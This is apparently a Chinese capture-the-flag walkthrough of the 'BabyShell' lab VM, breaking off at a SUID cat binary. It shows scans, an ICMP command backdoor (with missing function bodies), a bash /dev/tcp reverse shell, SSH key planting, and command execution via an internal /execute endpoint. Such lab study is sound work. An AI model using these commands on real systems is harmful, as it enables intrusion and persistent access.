Mazesec-BabyShell

主机发现


```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -I eth1 192.168.56.1/24
[sudo] password for kali:
Interface: eth1, type: EN10MB, MAC: 00:0c:29:34:da:f5, IPv4: 192.168.56.103
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
WARNING: host part of 192.168.56.1/24 is non-zero
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:03       (Unknown: locally administered)
192.168.56.100  08:00:27:f2:55:9c       (Unknown)
192.168.56.171  08:00:27:71:52:25       (Unknown)
192.168.56.172  08:00:27:04:08:be       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.076 seconds (123.31 hosts/sec). 4 responded
```

端口扫描

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.56.172
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-09 03:47 EST
Nmap scan report for 192.168.56.172
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:04:08:BE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 23.48 seconds
```


web服务

index页面没东西



index

目录扫描一遍，发现了一个`backup.zip`




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir --url http://192.168.56.172 -w Desktop/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x,txt,zip,php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.172
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Desktop/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              ,txt,zip,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/.html                (Status: 403) [Size: 279]
/.                    (Status: 200) [Size: 6]
/index.html           (Status: 200) [Size: 6]
/backup.zip           (Status: 200) [Size: 1364]
```

`backup.zip`中只有一个`icmp.py`代码文件

```python
#!/usr/bin/env python3
import os
import sys
import socket
import struct
import time
import subprocess
import signal
import threading
from scapy.all import ICMP, IP, Raw, send, sniff, Ether
import base64

TRIGGER_SEQUENCE = b"Mazesec"
LISTEN_INTERFACE = "enp0s3"
SERVER_IP = "0.0.0.0"

class ICMPServer:
    def __init__(self):
        self.running = True
        self.client_ips = {}

    def signal_handler(self, sig, frame):
        print("\n[!] Stopping server...")
        self.running = False
        sys.exit(0)

    def execute_command_as_user(self, command, uid=1000, timeout=30):

    def parse_icmp_command(self, packet_data):
        try:
            trigger_len = len(TRIGGER_SEQUENCE)
            if len(packet_data) < trigger_len + 4:
                return None

            if packet_data[:trigger_len] != TRIGGER_SEQUENCE:
                return None

            cmd_len = struct.unpack('>I', packet_data[trigger_len:trigger_len+4])
[0]

            if cmd_len <= 0 or cmd_len > 4096:
                return None

            if len(packet_data) < trigger_len + 4 + cmd_len:
                return None

            command =
packet_data[trigger_len+4:trigger_len+4+cmd_len].decode('utf-8', errors='ignore')
            return command

        except Exception as e:
            print(f"[-] Parse error: {e}")
            return None

    def create_icmp_response(self, original_packet, result):
        try:
            result_bytes = result.encode('utf-8') if isinstance(result, str) else
result
            result_len = len(result_bytes)
            trigger_len = len(TRIGGER_SEQUENCE)

            payload = TRIGGER_SEQUENCE
            payload += struct.pack('>I', result_len)
            payload += result_bytes

            response = IP(dst=original_packet[IP].src) / \
                      ICMP(type=0, id=original_packet[ICMP].id,
seq=original_packet[ICMP].seq) / \
                      Raw(load=payload)

            return response

        except Exception as e:
            print(f"[-] Response creation error: {e}")
            return None

    def handle_icmp_packet(self, packet):
        if not self.running:
            return
        try:
            if packet.haslayer(ICMP) and packet[ICMP].type == 8:
                src_ip = packet[IP].src

                if packet.haslayer(Raw):
                    icmp_data = bytes(packet[Raw].load)

                    command = self.parse_icmp_command(icmp_data)

                    if command:
                        print(f"[+] Command from {src_ip}: {command}")

                        # 以UID 1000执行命令
                        result = self.execute_command_as_user(command, 1000)
                        print(f"[+] Result length: {len(result)}")

                        # 以root权限发送ICMP响应
                        response = self.create_icmp_response(packet, result)
                        if response:
                            send(response, verbose=0)
                            print(f"[+] Response sent to {src_ip}")

                        self.client_ips[src_ip] = time.time()

        except Exception as e:
            print(f"[-] Packet handling error: {e}")

    def start_server(self):

        signal.signal(signal.SIGINT, self.signal_handler)
        signal.signal(signal.SIGTERM, self.signal_handler)

def main():
    server = ICMPServer()
    server.start_server()

if __name__ == "__main__":
    main()
```

代码的大概意思是: `能够监听来自客户端的 ICMP 请求包，解析包含特定触发序列（Mazesec）和长度标识的 Base64 编码命令，以 UID 1000 权限执行该命令并设置 30 秒超时，随后将执行结果封装为对应 ICMP 响应包返回给客户端，同时记录客户端 IP 及通信时间，支持通过 SIGINT 和 SIGTERM 信号正常停止服务。` (由AI概括)

然后漏洞利用脚本




```
┌──(kali㉿kali)-[~]
└─$ sudo python3 exp.py 192.168.56.172 'whoami'
[sudo] password for kali:
[+] 向 192.168.56.172 发送命令: whoami
/usr/lib/python3/dist-packages/scapy/sendrecv.py:479: SyntaxWarning: 'iface' has no effect on L3 I/O send(). For multicast/link-local see h
ml#multicast
  warnings.warn(
[+] 等待响应(超时时间: 10秒)...

==================================================
[+] 命令执行结果:
zero

==================================================


┌──(kali㉿kali)-[~]
└─$ sudo python3 exp.py 192.168.56.172 'whoami'
[+] 向 192.168.56.172 发送命令: whoami
/usr/lib/python3/dist-packages/scapy/sendrecv.py:479: SyntaxWarning: 'iface' has no effect on L3 I/O send(). For multicast/link-local see h
ml#multicast
  warnings.warn(
[+] 等待响应(超时时间: 10秒)...

==================================================
[+] 命令执行结果:
zero

==================================================


┌──(kali㉿kali)-[~]
└─$ sudo python3 exp.py 192.168.56.172 'whoami'
[+] 向 192.168.56.172 发送命令: whoami
/usr/lib/python3/dist-packages/scapy/sendrecv.py:479: SyntaxWarning: 'iface' has no effect on L3 I/O send(). For multicast/link-local see h
ml#multicast
  warnings.warn(
[+] 等待响应(超时时间: 10秒)...

==================================================
[-] 未收到服务器响应(可能服务器未启动/网络不通/命令执行超时)
==================================================


┌──(kali㉿kali)-[~]
└─$ 
```

脚本或许有点缺陷并不是每次能捕获到响应。

我这里用wireshark捕获一下流量包


没curl也没wegt




```
▸ Frame 7: 112 bytes on wire (896 bits), 112 bytes captured (896 bits) on interface \Device\NPF_{2DB10433-C62F-44BE-8D14-D6B1112850EA}, id 0
▾ Ethernet II, Src: PCSSystemtec_04:08:be (08:00:27:04:08:be), Dst: VMware_34:da:f5 (00:0c:29:34:da:f5)
  ▾ Destination: VMware_34:da:f5 (00:0c:29:34:da:f5)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: PCSSystemtec_04:08:be (08:00:27:04:08:be)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
    [Stream index: 1]
▸ Internet Protocol Version 4, Src: 192.168.56.172, Dst: 192.168.56.103
▾ Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0xf2c0 [correct]
    [Checksum Status: Good]
    Identifier (BE): 22165 (0x5695)
    Identifier (LE): 38230 (0x9556)
    Sequence Number (BE): 25053 (0x61dd)
    Sequence Number (LE): 56673 (0xdd61)

0000  00 0c 29 34 da f5 08 00  27 04 08 be 08 00 45 00   ··)4····'·····E·
0010  00 62 00 01 00 00 40 01  88 36 c0 a8 38 ac c0 a8   ·b····@··6··8···
0020  38 67 00 00 f2 c0 56 95  61 dd 4d 61 7a 65 73 65   8g····V·a·Mazese
0030  63 00 00 00 3b 45 72 72  6f 72 3a 20 45 78 69 74   c···;Error: Exit
0040  20 63 6f 64 65 20 31 32  37 0a 4f 75 74 70 75 74    code 127·Output
0050  3a 20 62 61 73 68 3a 20  77 67 65 74 3a 20 63 6f   : bash: wget: co
0060  6d 6d 61 6e 64 20 6e 6f  74 20 66 6f 75 6e 64 0a   mmand not found·
```

```
▸ Frame 17: 112 bytes on wire (896 bits), 112 bytes captured (896 bits) on interface \Device\NPF_{2DB10433-C62F-44BE-8D14-D6B1112850EA}, id 0
▾ Ethernet II, Src: PCSSystemtec_04:08:be (08:00:27:04:08:be), Dst: VMware_34:da:f5 (00:0c:29:34:da:f5)
  ▾ Destination: VMware_34:da:f5 (00:0c:29:34:da:f5)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: PCSSystemtec_04:08:be (08:00:27:04:08:be)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
    [Stream index: 1]
▸ Internet Protocol Version 4, Src: 192.168.56.172, Dst: 192.168.56.103
▾ Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x8907 [correct]
    [Checksum Status: Good]
    Identifier (BE): 30746 (0x781a)
    Identifier (LE): 6776 (0x1a78)
    Sequence Number (BE): 45323 (0xb10b)
    Sequence Number (LE): 2993 (0x0bb1)

0000  00 0c 29 34 da f5 08 00  27 04 08 be 08 00 45 00   ··)4····'·····E·
0010  00 62 00 01 00 00 40 01  88 36 c0 a8 38 ac c0 a8   ·b····@··6··8···
0020  38 67 00 00 89 07 78 1a  b1 0b 4d 61 7a 65 73 65   8g····x···Mazese
0030  63 00 00 00 3b 45 72 72  6f 72 3a 20 45 78 69 74   c···;Error: Exit
0040  20 63 6f 64 65 20 31 32  37 0a 4f 75 74 70 75 74    code 127·Output
0050  3a 20 62 61 73 68 3a 20  63 75 72 6c 3a 20 63 6f   : bash: curl: co
0060  6d 6d 61 6e 64 20 6e 6f  74 20 66 6f 75 6e 64 0a   mmand not found·
```

弹个shell过来



```
┌──(kali㉿kali)-[~]
└─$ sudo python3 exp.py 192.168.56.172 'bash -i >& /dev/tcp/192.168.56.103/7777 0>&1'
[+] 向 192.168.56.172 发送命令: bash -i >& /dev/tcp/192.168.56.103/7777 0>&1
/usr/lib/python3/dist-packages/scapy/sendrecv.py:479: SyntaxWarning: 'iface' has no effect on L3 I/O send(). For multicast/link-local see https://scapy.
ml#multicast
  warnings.warn(
[+] 等待响应(超时时间: 10秒)...

==================================================
[-] 未收到服务器响应(可能服务器未启动/网络不通/命令执行超时)
==================================================
```




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvkp 7777
listening on [any] 7777 ...
192.168.56.172: inverse host lookup failed: Unknown host
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.172] 58444
bash: cannot set terminal process group (376): Inappropriate ioctl for device
bash: no job control in this shell
zero@BabyShell:/$ id
id
uid=1000(zero) gid=1000(zero) groups=1000(zero)
zero@BabyShell:/$ 
```

然后我写了一个公钥

```
zero@BabyShell:/$ cd ~
cd ~
zero@BabyShell:~$ ls -al
ls -al
total 24
drwx------ 2 zero zero 4096 Nov  8 03:55 .
drwxr-xr-x 4 root root 4096 Nov  7 21:53 ..
-rw-r--r-- 1 zero zero  220 Nov  7 21:53 .bash_logout
-rw-r--r-- 1 zero zero 3526 Nov  7 21:53 .bashrc
-rw-r--r-- 1 zero zero  807 Nov  7 21:53 .profile
-rw-r--r-- 1 root root   44 Nov  8 03:55 user.txt
zero@BabyShell:~$ mkdir .ssh
mkdir .ssh
zero@BabyShell:~$ cd .ssh
cd .ssh
zero@BabyShell:~/.ssh$ echo 'ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQCTOs32i2ckeuT9G8oFp/OSLxlx2Zyao/+yLFr6u8qJakKQZoqPD
WTA7pJnDObOeN3fOnb3zOu8erAclrJPQ9uRt5JieMeXU2B2qHQrTLzcpOouZoeKwsaYEHKJLpV4SCFa4P
CzVooVIopwHBqhwt6utL7hchwSNu9DUrRrtjV2WgXdLq1vjVP8iNSTldAgYdiIjddRzLjGebaSWcUH7Dn
DvcztW1OiMqiaZgeHRI5uriTChVqHTzhCNXo8oO6787uVQUP19ydl9YxEtKSCKccJ4lwddJxxRblZoTUk
ELep6hdJLadYKRlIGUB9Enwj1ZyreZsNCnOS+1v9T16iE4E/aGNcfADkSin9vqi9x/XbXVuCK19qBx1lr
1LS/yOnrPiaGCPl7TYwSpUGdY7QcIGCsesKvlXdZ4WshPUzjCok8zLSRTFAKk3MQK1HNCr7nxOSqJHPNC
R6BFKtnNRBMTnzMpiS9sKl9de2WQphsCmiXAxujmJvNc1T+1vadm3NNZ6OqfS14laBS+rQnft1QuHmC1g
AKLAnUExHIUJdFY/PgXhbVrjK+H2jyLSGfXnYbXP99c9fORm46SBdK1SoMgFjwVXSR3JEVM9NKcml2Uia
+ObwEKOjSkP2I21Dyo6YMOs6DQ9AZfFNO9XQfIJT8e9ZlCI7eGgOvd1/ulnlJiFKpQ== kali@kali' >
authorized_keys
<I7eGgOvd1/ulnlJiFKpQ== kali@kali' > authorized_keys
zero@BabyShell:~/.ssh$ chmod 600 authorized_keys
chmod 600 authorized_keys
zero@BabyShell:~/.ssh$ cd ..
cd ..
zero@BabyShell:~$ chmod 700 .ssh
chmod 700 .ssh
zero@BabyShell:~$ exit
exit
exit




┌──(kali㉿kali)-[~/Desktop]
└─$ ssh zero@192.168.56.172

The authenticity of host '192.168.56.172 (192.168.56.172)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    ~/.ssh/known_hosts:17: [hashed name]
    ~/.ssh/known_hosts:18: [hashed name]
    ~/.ssh/known_hosts:19: [hashed name]
    ~/.ssh/known_hosts:20: [hashed name]
    ~/.ssh/known_hosts:21: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? tes
Please type 'yes', 'no' or the fingerprint: yes
```

```
Warning: Permanently added '192.168.56.172' (ED25519) to the list of known hosts.
Linux BabyShell 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
zero@BabyShell:~$
```


`ss -tlunp`看到127.0.0.1:8080上面开了一个服务



```
zero@BabyShell:~$ id
uid=1000(zero) gid=1000(zero) groups=1000(zero)
zero@BabyShell:~$ ss -tlunp
Netid          State          Recv-Q          Send-Q          Local Address:Port          Peer Address:Port
udp            UNCONN         0               0                     0.0.0.0:68                 0.0.0.0:*
tcp            LISTEN         0               5                127.0.0.1:8080                 0.0.0.0:*
tcp            LISTEN         0               128                   0.0.0.0:22                 0.0.0.0:*
tcp            LISTEN         0               128                         *:80                       *:*
tcp            LISTEN         0               128                      [::]:22                    [::]:*
zero@BabyShell:~$ 
```


用`ssh -L 192.168.56.103:18080:127.0.0.1:8080 zero@192.168.56.172`将流量转发出来

然后gobuster扫到一个`/execute`



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir --url http://192.168.56.103:18080 \
  -w Desktop/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt \
  --exclude-length 0
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.103:18080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Desktop/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          0
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/execute              (Status: 400) [Size: 22]
```


`/execute`下可以以tom身份执行命令



192.168.56.103:18080/execute?cmd=id

```
uid=1001(tom) gid=1001(tom) groups=1001(tom)
```

依旧是写公钥然后get tom shell



```
zero@BabyShell:~$ exit
logout
Connection to 192.168.56.172 closed.

┌──(kali㉿kali)-[~/Desktop]
└─$ ssh tom@192.168.56.172
Linux BabyShell 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@BabyShell:~$ 
```

提权

tom的家目录中有一个有s权限的cat

```
tom@BabyShell:~$ ls
cat
tom@BabyShell:~$ ls -l
total 44
-rwsr-sr-x 1 root root 43744 Nov  8 04:13 cat
tom@BabyShell:~$ file cat
